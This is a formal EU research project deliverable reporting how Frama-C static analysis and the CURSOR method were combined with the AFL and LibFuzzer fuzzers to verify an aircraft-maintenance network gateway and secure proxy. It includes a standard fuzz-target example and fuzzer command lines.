D5.6

DA's Use Case Final Report

Project number:	731453
Project acronym:	VESSEDIA
Project title:	Verification engineering of safety and security critical dynamic industrial applications
Start date of the project:	1st January, 2017
Duration:	36 months
Programme:	H2020-DS-2016-2017

Deliverable type:	Report
Deliverable reference number:	DS-01-731453 / D5.6 / 1.0
Work package contributing to the deliverable:	WP 5
Due date:	DEC 2019 – M36
Actual submission date:	20th December 2019

Responsible organisation:	DA
Editor:	Dillon Pariente
Dissemination level:	PU
Revision:	1.0

Abstract:	Second iteration report on applying the VESSEDIA solutions to the experimental Aircraft Maintenance use case. *(DA Intern. Ref. DGT 175002)*
Keywords:	cybersecurity, static analysis, formal tool, fuzzing, network gateway, secure proxy

The project VESSEDIA has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 731453.

Editor

Dillon Pariente (DA)

Disclaimer

Executive Summary

In the context of VESSEDIA, as planned in the DoA, several analyses of relevant parts of DA's Use Case (mostly developed in C language) are performed using tools provided by partners and third-parties. Some investigations and experimentations are also realized in order to either mitigate the limitations met with VESSEDIA tools, or to complete somehow the overview of potential technical approaches. During our verification activities, we coped with and palliated a few issues, with the contribution of our project tool providers. In this respect, we defined several sub-Use Cases, to illustrate concerns, or to assess tool capabilities, whenever aiming at cybersecurity property verification.

Namely, we realized several tasks and obtained a certain number of results:

- applying successfully the **CURSOR method** on parts of a network gateway instrumented by Frama-C E-ACSL plug-in: implementing automatic robust behaviour - defensive programming - in case of cybersecurity property violation;
- experimenting **AFL fuzzer**, and some of its limitations in an industrial context. Thus, also assessing other fuzzers **LLVM/LibFuzzer** and **HonggFuzz**, focusing on the benefits of their **in-process** fuzzing mechanism, in particular to deal with persistent network connections, and more generally to improve the coverage by drastically decreasing the fuzzing execution time;
- extending the **CURSOR method** accordingly: finding new usages of static analysis for more efficient fuzzing activities, like static loop unrolling to help discovering new input scenarios of interest;
- performing the **verification of relevant slices** of our Use Case, **combining formal static and dynamic fuzzing** techniques and tools;
- identifying a set of issues in some static analysis tools, and thus contributing to their **robustness improvement**, essentially in E-ACSL plug-in which is the *master piece* of the CURSOR method;
- exploring several complementary approaches as:
  - semi-formal techniques (using **Papyrus** tool), but limited to reverse-engineering in the scope of the project,
  - **model-checking** of source code, as a complementary approach to methods exploited in VESSEDIA, addressing other weakness categories for further possible integration;
- **re-injecting bugs** discovered with a fuzzer, into Frama-C EVA plug-in analyses: generated input values help locating cybersecurity weaknesses in the source code.

On another sub-part of our Use Case, a secure proxy written in C++, we realized a **first experimentation with Frama-Clang**: the goal is indeed to also apply CURSOR on this **C++ source code**. To ease the exchanges with CEA partner (providing Frama-Clang) on issues raised with STL library, we identified and prepared a shareable open source proxy, namely the Arash Partow's *tcpproxy_server*, which contains some common features with our case study. These results will further permit to extend the CURSOR applicability to C++ source code using widespread STL.

Contents

List of Figures

Chapter 1 Introduction

In the context of VESSEDIA, as planned in the DoA, several analyses of relevant parts of DA’s Use Case developed in C are performed using tools provided by partners. Some investigations and experimentations are also realized in order to either mitigate some limitations met with VESSEDIA tools, or to complete the overview of potential technical approaches. During our verification activities, we coped with and palliated some issues, with the contribution of our project tool providers. In this respect, we defined several sub-Use Cases, to illustrate issues found, and to fit tool capabilities, aiming cybersecurity property verification.

Namely, we realized several tasks and obtained a certain number of results listed below:

- applying successfully **CURSOR method** on an *embeddable* version of the E-ACSL instrumented source code of a network gateway, implementing automatic robust behaviour (defensive programming) in case of cybersecurity property violation;
- experimenting **AFL fuzzer**, and some of its limitations in an industrial context. Thus also assessing other fuzzers **LLVM/LibFuzzer** and **HonggFuzz**, focusing on the benefits of their **in-process** fuzzing process, in particular to deal with persistent network connections, and more generally to improve the coverage by drastically decreasing the fuzzing execution time;
- extending the **CURSOR method** accordingly: finding new usages of static analysis for more efficient fuzzing activities;
- performing the **verification of relevant slices** from our Use Case, **combining formal static and dynamic fuzzing** techniques and tools;
- identifying a set of issues in some static analysis tools, and thus contributing to the improvement of their **robustness** (essentially in E-ACSL plug-in);
- exploring several complementary approaches such as:
    - semi-formal techniques (using CEA‘s **Papyrus** tool), but limited to reverse-engineering in the scope of the project,
    - **model-checking** of source code, as a complementary approach to tools addressed in VESSEDIA, pointing to complementary weakness categories for further possible integration;
- **re-injecting bugs** discovered by means of a fuzzer, into Frama-C EVA plug-in analyses: generated input values will then help locating precisely cybersecurity weaknesses in the source code.

On another sub-part of our Use Case, a secure proxy written in C++, we realized a **first experimentation with Frama-Clang**, the goal being to apply CURSOR on **C++ source code**. To ease the exchanges with CEA partner (providing Frama-Clang) on issues raised met, we identified and prepared an open source proxy, namely the Arash Partow’s *tcpproxy_server*, which contains some common features with our case study. The work done by CEA on Frama-Clang in order to make it compliant with this *tcp_proxy* code is not detailed in this report. These results will further permit to extend the CURSOR applicability to C++ source code using typically STL library.

Document outline

Chapter 2 presents a brief reminder of our Use Case and its main objectives.

Chapter 3 deals with two well-known fuzzing tools used in the following, and briefly presented.

Chapter 4 is a write-up, proposing the alleviated sequence of activities performed in WP5. It is intended to address the recommendation of the project reviewers (after 1st period M01-M18) regarding the details of the Use Case realization, in particular on code modification and justification.

Chapter 5 exposes some considerations of extensions for the CURSOR method, introducing notably fuzzing tasks.

Chapter 6 presents rapidly our first experimentations with semi-formal approach.

In the Annexes, the reader will find the reminder of activities performed and results obtained during the first (half) period of the project, a presentation of CURSOR method at the end of FP7/STANCE project (2012-2016), and a list of the main issues met in the tools during our experimentations in VESSEDIA (extracts from the Frama-C's bug tracking system[1], for the record).

Prerequisites

The report encompasses various technical domains, methods and tools. Some prerequisites are required to apprehend our experimentations: as a non-exhaustive list, we recommend the reading of the documentation and manuals for the main Frama-C plug-ins (EVA, RTE, WP, E-ACSL), and the fuzzing tools (AFL and LLVM/LibFuzzer).

[1] The issues reported by DA are in '*private mode*', then are not accessible to the public.

Chapter 2 Use Case Reminder and Main Objectives

The DA's Use Case (UC) is mainly presented in deliverable D1.2 (exposing in particular the security requirements collected on its different parts).

This UC consists in several interacting applications from which extracts are analyzed with VESSEDIA methods and tools, with the help - in some cases - of third-party tools. It is composed of:

- an experimental Aircraft Maintenance System application prototype, including a Web server, a database, and security layers,
- a datalink (DL), which will be illustrated by an open source DL (namely extracted from Paparazzi drone code),
- a blockchain application, used as a decentralized distributed register, aiming at storing unfalsifiable information,
- a software gateway and a security proxy.

The illustration below gives a general idea of the infosphere perimeter around the aircraft, from maintenance to on-board services offered to customers, with datalinks and means to store data for any further analyses.



Satellite Communications (SATCOM)
Cabin links accessible to passengers (Cabin Wifi, plugs on cabin seats, FAP, Bluetooth...)
Aircraft - Ground links (ACARS, HF, VHF, SATCOM, GPS, ILS...) with in-flight access
COTS, Plugs, Wifi
Air/Ground Links
ACARS
HF & VHF Satcom
Aircraft - Ground wireless links (Gatelink, GSM, Wifi, WiMax...)
Gate
GateLink (Wireless)
Outstation
Operations & Dispatch centre
Manufacturer
Maintenance & Industrial systems (PMAT, Portable Data-Loader, troubleshooting equipment, USB keys, ITcards...)
Maintenance & Engineering Centre
Hangar
Supply chain (Transit of Software from Supplier to Manufacturer...)
Aircraft data & parts suppliers
Warehouse

Figure 1: Infosphere perimeter around the aircraft

Assessing the impact, advantages and limitations of static and dynamic approaches – and in particular their potential coupling – when verifying relevant security-related properties in this UC is the main goal of DA in VESSEDIA project.

Thus, as mentioned in the DoA, Task 5.3, the UC will demonstrate the usability of the VESSEDIA techniques, methods and tools.

The UC analysis is iteratively (following AGILE principles) performed as follows:

- Step 1: Dynamic testing first explorations.
  ToE’s[2] attack surface information gathering (scanning ...), and pentesting: aiming at detecting key components from security standpoint, on which VESSEDIA static analyses will be performed in priority.
- Step 2: Static analyses on key components.
  Applying formal tools developed in VESSEDIA for C/C++ (and possibly third-party tools dedicated to other languages), on key components identified in Step 1. Potential weaknesses (CWE) will be collected for further confirmation in Step 3.
- Step 3: Coupling static and dynamic analyses on key components.
  Confirming (or not) the exploitability of the weaknesses detected during Step 2 by means of affordable tools.
- Step 4: Contributions to Security evaluation and certification process.
  All proof artefacts obtained so far will be identified if contributing to certification process. Computed VESSEDIA metrics will permit to estimate the progress and coverage of security objectives tackled during the Use Case realization.

Following Step 1 as defined above, the analysis effort is then focused on two components: the gateway and the secure proxy components of the UC, as they duly participate to the perimetric and in-depth security of the ToV/ToE (Target of Verification/Evaluation). Step 2 is applied to some functions from the UC, namely some counter-measure functions which will be executed when cybersecurity properties might be violated. Main effort and most of this report are then dedicated to Step 3 (static and dynamic couplings) as it is the most innovative and specific aspect of the work done by DA in VESSEDIA. The aim of Step 4 is to contribute as much as possible to the evaluation of the benefits obtained by exploiting the results of VESSEDIA.

[2] In this report, due to the downsizing of our case studies to fit tools capabilities, the ToV (Target(s) of Verification, as defined in WP6) are functional and technical subsets of the ToE (Target(s) of Evaluation of our original Use Case).

Chapter 3 Tools

In the scope of the project, we mainly assess static analysis tools developed by VESSEDIA partners. As initially planned, we apply the CURSOR method (see Annex 2) to our Use Case, which involves Frama-C platform, with its main plug-ins: the Kernel and basic analysers, EVA for the abstract interpretation of value domains, WP for the weakest-precondition calculus (proof of program), Slicing, and E-ACSL which translates annotations (generated or written by hand) into executable statements. These tools are presented in other deliverables of the project and in the Frama-C website[3].

In the field of dynamic analysis tools, AFL and LLVM/LibFuzzer are fuzzing tools widely used by pentesters during security evaluations. Then, as also planned, we will study the potential "entanglement" between these tools and the Frama-C platform, through static and dynamic coupling experimentations extending the CURSOR method. These two fuzzing tools are detailed in the sub-sections below. For the sake of readability, we will not describe in-depth the fuzzing tools paradigms and mechanisms (excepting when some biases or issues will be found later in this report). However, a good understanding of these tools and their main principles appears as a pre-requisite for the comprehension of this report, then the reader is invited to refer to the corresponding tool documentation for more details when necessary.

> *There exist commercial and open source fuzzers. But for the scope of this study, we will only focus on AFL and LLVM/LibFuzzer (and later on HonggFuzz not documented in this report).*

> *During VESSEDIA, DA also assessed complementary tools, related to source code model-checking as a potential complementary approach. The results of these investigations are presented in Annex 4, as a potential incentive addressed to academic partners for further research in this domain.*

3.1 AFL

AFL stands for American Fuzzy Lop, a fuzzer based on genetic algorithm. It is available and documented in [7].

In the following, we rapidly present the tool notably through ***some considerations extracted from a bachelor thesis*** [6] (and referring in turn to [1] and [3]).

AFL aims at doing intelligent source code coverage by iteratively mutating fuzzing inputs. Code coverage is the percentage of the total amount of code in software, which is executed by some testing method. Although 100% code coverage should not be strived for, it can be used as a measure for how well tested the program is. High code coverage can contribute as an unformal "proof" to verifying that the software is working as intended. Fuzzing can be used in many ways to gain good code coverage or at least increases the usual code coverage obtained by user-defined tests.

Fuzzing can be also presented as an automated method for inserting unexpected, mutated, inputs to a system to test how well the system handles these inputs. In other words, it finds inputs which

[3] http://frama-c.com

yield faults or undefined behaviours in the ToE under test. By inserting unexpected inputs, new unforeseen or rare code paths can get triggered, possibly finding unknown bugs, so-called zero-days. To find new code paths and bugs, some kind of random generator generates or mutates inputs to a system. A massive number of inputs are usually required to get any results; therefore, automation must be used to feed new data as fast as possible.

In the scope of VESSEDIA, and in particular when applying CURSOR method (presented in Annex 2 in this report), the generation of inputs is indirectly led by annotations translated into executable statements which will "require additional coverage". Briefly presented at this stage, if these newly added statements are covered, then it is the "symptom" that the corresponding annotations (safety and cybersecurity alarms) were violated during execution. This will be explained later in this report.

If any faults (or property violations) are found during the fuzzing, the input causing the failure will be automatically saved. The faulty input can then be tested and analyzed to see precisely why it causes problems.

[6] adds that when fuzzing, speed is essential to get results in a decent time. A modern fuzzer can often do several thousands of test cycles per second. With access to the source code, there are several ways to speed up the fuzzing process. A program can be modified to bypass overhead, and inject fuzzed data directly to the target functionality. CRC checks, unnecessary logging, file input/output, or other time-consuming tasks can be disabled, as typical examples. But when altering the software, caution must be taken not to hide or create any new issues into the source code.

Regarding CURSOR, as this method is intended to be used as straightfully as possible, we will do our best effort to avoid these code modifications.

This leads to the important question of *when to stop fuzzing a target*. If the fuzzer has not found any new bugs for *a relatively long time*, it is usually considered as a relevant sign for stopping the procedure, at the condition to reasonably define what should be considered as "*a relative long time*" ... Indeed, the fuzzer could be stuck, not getting further, but at the same time, a new bug may be found if letting the fuzzer go for a while a bit longer. The trade-off is obviously difficult, and empirical experience may help a lot. With a coverage-guided fuzzer, it is somehow easier. As long as new code paths are being found, the fuzzer should not be stopped in anyway. If no new code paths have been found for a while, it is time to consider if the fuzzer can be considered as *done*.

However, in most cases, if we can estimate what the coverage should be by any other way, this may considerably help regarding when to stop the fuzzer run.

Fuzzers implement one or more methods to achieve the best coverage results. The methods can be purely random, mutational, generational, or evolutionary.

As [6] reminds us, evolutionary fuzzers, like AFL, are the latest family of fuzzers; they began to appear around the year 2007. An evolutionary fuzzer uses advanced algorithms to get better code coverage than plain mutation or generation. The evolutionary fuzzer still relies on either mutation or generation, but it uses some form of instrumentation of the binary to get information and guidance, to make smarter mutations to reach deeper into the software under test. By instrumenting the binary (or the source before compilation and linkage), the evolutionary fuzzer can track the code coverage of different test cases. Fuzzers like AFL can insert instrumentations during the compilation of the tested software.

By looking precisely at the code coverage obtained after any number of executions, the fuzzer can find out which part of the test case leads to which part of the code. The fuzzer then makes gradually evolve these test cases, creating new ones if necessary, covering increasingly more of the program code, with the goal of trying to find test cases with the *best possible code coverage*. The test cases discovered by the evolutionary fuzzer are also a good source for test cases to be used in other situations (during simulations for instance to investigate potential counter-scenarios, or regression tests, ...).

Evolution strategies use mutation, modifying parts of a good test case (i.e. increasing the code coverage) to create new ones. As usually presented, genetic algorithms use two or more good test cases, cut them apart, combine them into new test cases expected to provide even better coverage results (and may also apply an arbitrary mutation to a few parts of these test cases).

To monitor actual code coverage, an external tool delivered with AFL, named `afl-cov`, can be used.

The reader can also give a closer look at numerous studies of interest on the subject (on the Internet); these are some considerations collected, to take into account during the use of AFL, highlighting limitations or difficulties the user might meet during experimentations:

In *twosixlabs*[4], it is said for instance that:

> *[…] one major downside of AFL is that it's only really designed to work with programs that accept input through stdin or a file [...]*

also,

> *Several successful attempts have been made to patch networked programs to support fuzzing with AFL, but suffer from either high complexity or poor performance.*

The reasons why these patches are complex are not detailed there. The poor performances are more obvious: to fuzz efficiently a software, we need to obtain a high level of execution number per second. Any strong and in-depth modification of the source code to instrument it, and/or its runtime environment, could have a considerable impact on the execution time for a single run.

The purpose of the *twosixlabs'* blog was to fuzz *nginx* (a well known web server engine), and the authors to comment:

> *Now that nginx successfully exits after serving one request, we can investigate getting AFL to feed inputs to nginx. One option would be to patch nginx to force its call to accept() to be handled through stdin. However, this process requires a very thorough understanding of the target, which increases the time it takes to write a test harness. But luckily for us, there's an awesome toolset we can use to bypass this painful process!*
>
> *Preeny[5] is a very useful collection of shared objects designed to be preloaded into a target program's address space. They provide a wide array of functionality, but we are particularly interested in the desock tool. With this tool, we don't have to worry about manually intercepting the sockets because the shared object does all the heavy lifting involved in hooking networking functions and injecting input from stdin. Another benefit of using `desock.so` is that it requires no code modification of the target, so it can be used quite generically on any server that accepts socket-based input.*

This is what we tried to apply during the first steps of our experimentations. But these considerations and hints were failing when analysing our case studies: desocking our applications generated a considerable amount of errors. Some investigations showed that it would require to modify in-depth some important functions, which was not in the philosophy of CURSOR method (thought as more "push-button"). This said, in some simple "toy" C source code cases, *preeny* showed its efficiency, then we still consider this tool and its approach in this report, for any further investigations.

The same blog page says later:

[4] https://www.twosixlabs.com/fuzzing-nginx-with-american-fuzzy-lop-not-the-bunny/

[5] https://github.com/zardus/preeny: the short introduction to the tool presents it as a tool which *« […] helps you pwn noobs by making it easier to interact with services locally. It disables fork(), rand(), and alarm() and, if you want, can convert a server application to a console one using clever/hackish tricks, and can even patch binaries! »*

> *First and foremost, the compiler used to instrument the binary is very important. Our initial tests were done using afl-gcc since the nginx documentation instructed us to use gcc for compilation. However, after instrumenting nginx using AFL's experimental afl-clang-fast compiler, the execution rate only marginally increased to ~80-90 exec/s – still not good enough!*

Indeed, surprisingly, on our real Use Case, the execution time only decreased by 10%, which was unexpected with regards to the literature on this point.

> *The next step to speeding up our iterations required tinkering with the source code again, but with very little effort this time. Ideally, AFL's persistent mode would be a good way to improve performance. Unfortunately, nginx has far too many moving parts (e.g. signals and file descriptors) to efficiently make use of AFL's persistent mode [...]*

This last consideration also applies to our Use Case. Except that the so called "*persistent and network oriented*" version of AFL is an old version (1.95b vs 2.52b at the time of writing), and no more supported, which is quite a crippling point. Comparing the *Change logs* showed that the improvements between the versions 1.95b and 2.52b could have a strong impact on efficiency and even bugs raised but only fixed later. Definitely, using a non-supported tool in an industrial context could not be an option.

Other papers found on the net gave more or less the same feedback on the use of AFL on server, network (with sockets) and persistent applications ([6], [7], [8]). The interest of these papers and blogs is that they come with code examples/extracts which can be experimented before applying to our own case studies. However, in the case for instance of the use of `__AFL_LOOP` *macro command* (exploited when applying the fuzzer to persistent code), it was difficult to integrate it into our case: isolating every statement/variable which must be considered as *persistent* is a difficult and time-consuming task. We will see this point, and more, when facing for instance issues raised by memory allocations at startup within linked external libraries, later in this report.

As we will present in the following, we experimented most of the features exposed above. And of course this was a prerequisite to our analysis activities.

Last, let mention the blog *GDS-Security*[9] which recommends:

> *While it is possible to fuzz a multi-threaded binary, it is highly recommendable to stick to a single thread to obtain predictable results.*

Note that this recommendation is provided by one of the main authors of AFL, Michal Zalewski.

In the very same blog post from GDS-Security, it is said:

> *One obvious challenge here is to handle the communication in a way that prevents the client and server from infinitely waiting for a response. In the handshake phase, for example, the client and server may send and receive several packets in a row. Simply letting the client and server carry out one handshake step (which involves merely sending or receiving a packet) in a loop is not sufficient, as the client or server may block waiting to receive a packet that the other side has not sent. Instead, it is necessary to let the client and server execute a specific number of handshake steps in each iteration of the loop until both finish the handshake.*

[6] https://www.fastly.com/blog/how-fuzzz-server-american-fuzzy-lop
[7] https://toastedcornflakes.github.io/articles/fuzzing_capstone_with_afl.html
[8] https://sensepost.com/blog/2017/fuzzing-apache-httpd-server-with-american-fuzzy-lop-%2B-persistent-mode/
[9] https://blog.gdssecurity.com/labs/2015/9/21/fuzzing-the-mbed-tls-library.html

This is one of the main difficult point when applying AFL to network applications, as the communication protocol can of course be as simple as:




Figure 2: TCP three-way handshake

but could be also multi-staged with crossing messages:




Figure 3: Crossing packets

AFL_USE_ASAN=1 ... or not?

A last remark on our preliminary experimentations with AFL is about ASan[10].

> *AddressSanitizer (aka ASan) is a memory error detector for C/C++. It finds:*
> *- Use after free (dangling pointer dereference)*
> *- Heap buffer overflow*
> *- Stack buffer overflow*

[10] https://github.com/google/sanitizers/wiki/AddressSanitizer

- Global buffer overflow
- Use after return
- Use after scope
- Initialization order bugs
- Memory leaks
This tool is very fast. The average slowdown of the instrumented program is ~2x [...].
The tool consists of a compiler instrumentation module (currently, an LLVM pass) and a run-time library which replaces the malloc function.

When using an address sanitizer like ASan, a lot of virtual memory is indeed allocated. Therefore, more than 1 GB is needed for AFL (less memory allocation generally leads to a crash) for any even small case study. This is the origin of many troubles faced during our investigations on our Use Case due to our workstation configuration and intrinsic OS limitations. This is confirmed by [4]: "*On average, the instrumentation increases processing time by about 73% and memory usage by 340%*". Even on some of our sub-case studies, we obtained unmanageable over-memory-consumption which made the tool rapidly unusable (the system did not permit to launch the application, even after some Unix-level "*ulimit*" manipulations).

As exposed above, one of the hard limitations when using address sanitizer is also that the execution speed is significantly decreased (until 10x slower during our investigations) even on quite small code extracted from our Use Case (<2 Kloc).

Wikipedia on ASan adds:

AddressSanitizer does not prevent any uninitialized memory reads, and only prevents some use-after-return bugs. It is also not capable of preventing all arbitrary memory corruption bugs, nor arbitrary write bugs due to integer underflow/overflows (when the integer with undefined behavior is used to calculate memory address offsets). Adjacent buffers in structs and classes are not protected from overflow, in part to prevent breaking backwards compatibility.

It is a notable limitation for the use of ASan coupled to AFL as this last does not catch memory errors (for instance due to wrong pointer arithmetic over-reading or over-writing in initially allocated memory zones). This is, on the contrary, a good point for E-ACSL plug-in and CURSOR approach, as they do capture any of these memory faults.

Our experimentations on AFL are presented in §4, later in this report.

3.2 LLVM/LibFuzzer

Several limitations and bugs found when using AFL lead us to explore another tool: LLVM/LibFuzzer. This fuzzer is presented in [2], and some extracts of its documentation are presented below:

LibFuzzer is in-process, coverage-guided, evolutionary fuzzing engine.

LibFuzzer is linked with the library under test, and feeds fuzzed inputs to the library via a specific fuzzing entrypoint (aka "target function"); the fuzzer then tracks which areas of the code are reached, and generates mutations on the corpus of input data in order to maximize the code coverage, like AFL does. The code coverage information for libFuzzer is provided by LLVM's SanitizerCoverage instrumentation.

Fuzz Target¶

The first step when using LibFuzzer on a library is to implement a fuzz target: "*a function that accepts an array of bytes and does something interesting with these bytes using the API under test*" (from LibFuzzer's documentation) :

```
// fuzz_target.cc
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  DoSomethingInterestingWithMyAPI(Data, Size);
  return 0;  // Non-zero return values are reserved for future use.
}
```

Note that this fuzz target does not depend on LibFuzzer in any way and so it is possible and even desirable to use it with other fuzzing engines, e.g. AFL.

Some important things to remember about fuzz targets (mentioned in tool manual):

- The fuzzing engine will execute the fuzz target many times with different inputs in the same process.
- it must tolerate any kind of input (empty, huge, malformed, etc.).
- It must not `exit()` on any input.
- It may use threads but ideally all threads should be joined at the end of the function.
- It must be as deterministic as possible. Non-determinism (e.g. random decisions not based on the input bytes) will make fuzzing inefficient.
- It must be fast. Try avoiding cubic or greater complexity, logging, or excessive memory consumption.
- Ideally, it should not modify any global state (although this is not strict).
- Usually, the narrower the target the better. E.g. if your target can parse several data formats, split it into several targets, one per format.

Fuzzer-friendly build mode?

Sometimes the code under test is not *fuzzing-friendly*. Examples:

- The target code uses a PRNG (Pseudo-Random Number Generator) seeded e.g. by system time, and thus two consequent invocations may potentially execute different code paths even if the end result will be the same. This will cause a fuzzer to treat two similar inputs as significantly different and it will blow up the test corpus (this case was met in our Use Case as for instance `libxml` typically uses a `rand()` function - a random number generator - inside its hash table mechanism).
- The target code uses checksums to protect from invalid inputs.
- In many cases, it makes sense to build a special fuzzer-friendly build of the application, with certain fuzzer-unfriendly features duly disabled. However, as this does not comply with the CURSOR "push-button" approach, then this kind of source code modification is, as far as possible, avoided.

AFL compatibility

LibFuzzer can be used together with AFL on the same test corpus (set of tested input scenarios). Both fuzzers expect the test corpus to reside in a directory, one file per input. One can run both fuzzers on the same corpus, one after another:

```
./afl-fuzz -i testcase_dir -o findings_dir /path/to/program @@

./llvm-fuzz testcase_dir findings_dir  # Will write new tests to testcase_dir
```

Periodically, it is recommended to restart both fuzzers so that they can use each other's findings. Currently, there is no simple way to run both fuzzing engines in parallel while sharing the same corpus folder.

When (not) using LLVM/LibFuzzer?

The documentation of LLVM concludes with an interesting list of cases where LibFuzzer should not be used:

- Bugs in the target library may accumulate without being detected. E.g. a memory corruption that goes undetected at first and then leads to a crash while testing another input. This is why it is highly recommended to run this in-process fuzzer with all sanitizers to detect most bugs.

- It is harder to protect the in-process fuzzer from excessive memory consumption and infinite loops in the target library (still possible).

- The target library should not have significant global state which is not reset between the runs.

- Many interesting target libraries are not designed in a way that supports the in-process fuzzer interface (e.g. require a file path instead of a byte array).

- If the target library runs persistent threads (that outlive execution of one test) the fuzzing results will be unreliable.

These last recommendations indeed turned out to be rather pessimistic in the case of our studies, as LibFuzzer performed globally quite well. However, some new limitations appeared, caused by interactions with Frama-C E-ACSL process, that will be presented later in this report.

Chapter 4 Verification Activities

Most of this section is written as a series of *write-ups* (somehow in the manner of *pentesting reports*) in order to present to the reader the progression of the work performed, and results obtained during WP5 realizations on DA's Use Case. It also exposes the difficulties met and the workarounds sometimes developed in-house, and in several cases with the help of CEA partner (which is the main tool provider for our verification approach).

These write-ups present 18 months of VESSEDIA period #2 (M18-M36) activities. All the analyses are performed at DA, as for confidentiality reasons, the code cannot be disseminated[11] to solution developers. However, when required, some code examples have been expressly developed to illustrate problems encountered.

The results presented in the following are based on different releases of Frama-C: mostly Potassium (v19.* released in 2019) and Argon (v18, in 2018), but also previous ones (Chlorine v17, Sulfur v16, and Phosphorus v15, in particular to check for some tool behavior regressions).

> *These different versions of Frama-C led to multiple upgrades of our inner plug-ins based on the Frama-C platform, inducing some effort to propagate the changes to our development. These plug-ins were presented in FP7/STANCE and are part of the CURSOR method in its first version. They aim at identifying some complementary cyber-security properties not detailed here, and mostly related to our software functional behavior.*

The fuzzing tests are done on standard PC with 16 Go RAM, quadri-core at 2.6 GHz. In our R&T environment, the OS is Linux, and is different from the targeted operational environment.

CAVEAT: *in the following sub-sections 4.1 to 4.5, some very detailed elements are provided on the verification activities performed in-house, which might be quite boring for non-specialists, but may have some interests for solution developers and future experimentators.*

This writing intends to meet the expectations reported by ***project reviewers for period 1****:*
- elaborating when code has been modified for V&V purposes,
- assessing the use-cases in terms of tools effectivity and performance (coverage), usability and methodology.

However, we do recommend to the impatient reader to jump to the sub-section 4.7 for the preliminary conclusions, or directly to Chapter 5 to get the whole picture of the method applied for the realization of our Use Case.

[11] The respect of the confidentiality is an important constraint to deal with, but which has its own interest: this makes it possible to keep confidential a set of source code for the future *qualification* of the analysis tools. Note that since solution developers do not have this code in hand, they cannot produce analyzers that "overfit" (i.e. too much specific tuning of the tools to fit exactly given code features), and then not able to generalize to other kinds of code constructs.

4.1 Write-Up on CURSOR-AFL analyses of socket persistent application

CURSOR is a method designed by DA in FP7/STANCE project. It aims at generating automatically a few CWE counter-measure calling contexts in any C source code. It is based on Frama-C EVA analysis and E-ACSL (which translates several categories of alarms as executable statements). CURSOR was first presented during the Frama-C Day'16 [12].

In H2020/VESSEDIA, DA performs several improvements on the original definition of CURSOR (mainly realized in the scope of WP5/T5.5):

- validating new releases of EVA and E-ACSL,
- attempting to extend the method to C++ code,
- coupling with AFL fuzzer (American Fuzzy Lop[13]), which was experimented in task T3.2 and showed a promising potential of static/dynamic collaboration,
- extending the coupling of CURSOR and AFL to network socket applications (preliminary defined in T3.2, and to be validated in T5.5).

Some of the improvements and perspectives on CURSOR and AFL are presented in [5] conference. These first experimentations during period #1 of VESSEDIA (M1-M18) permitted to acquire a good level of confidence on the solution to be widely applied to our Use Case.

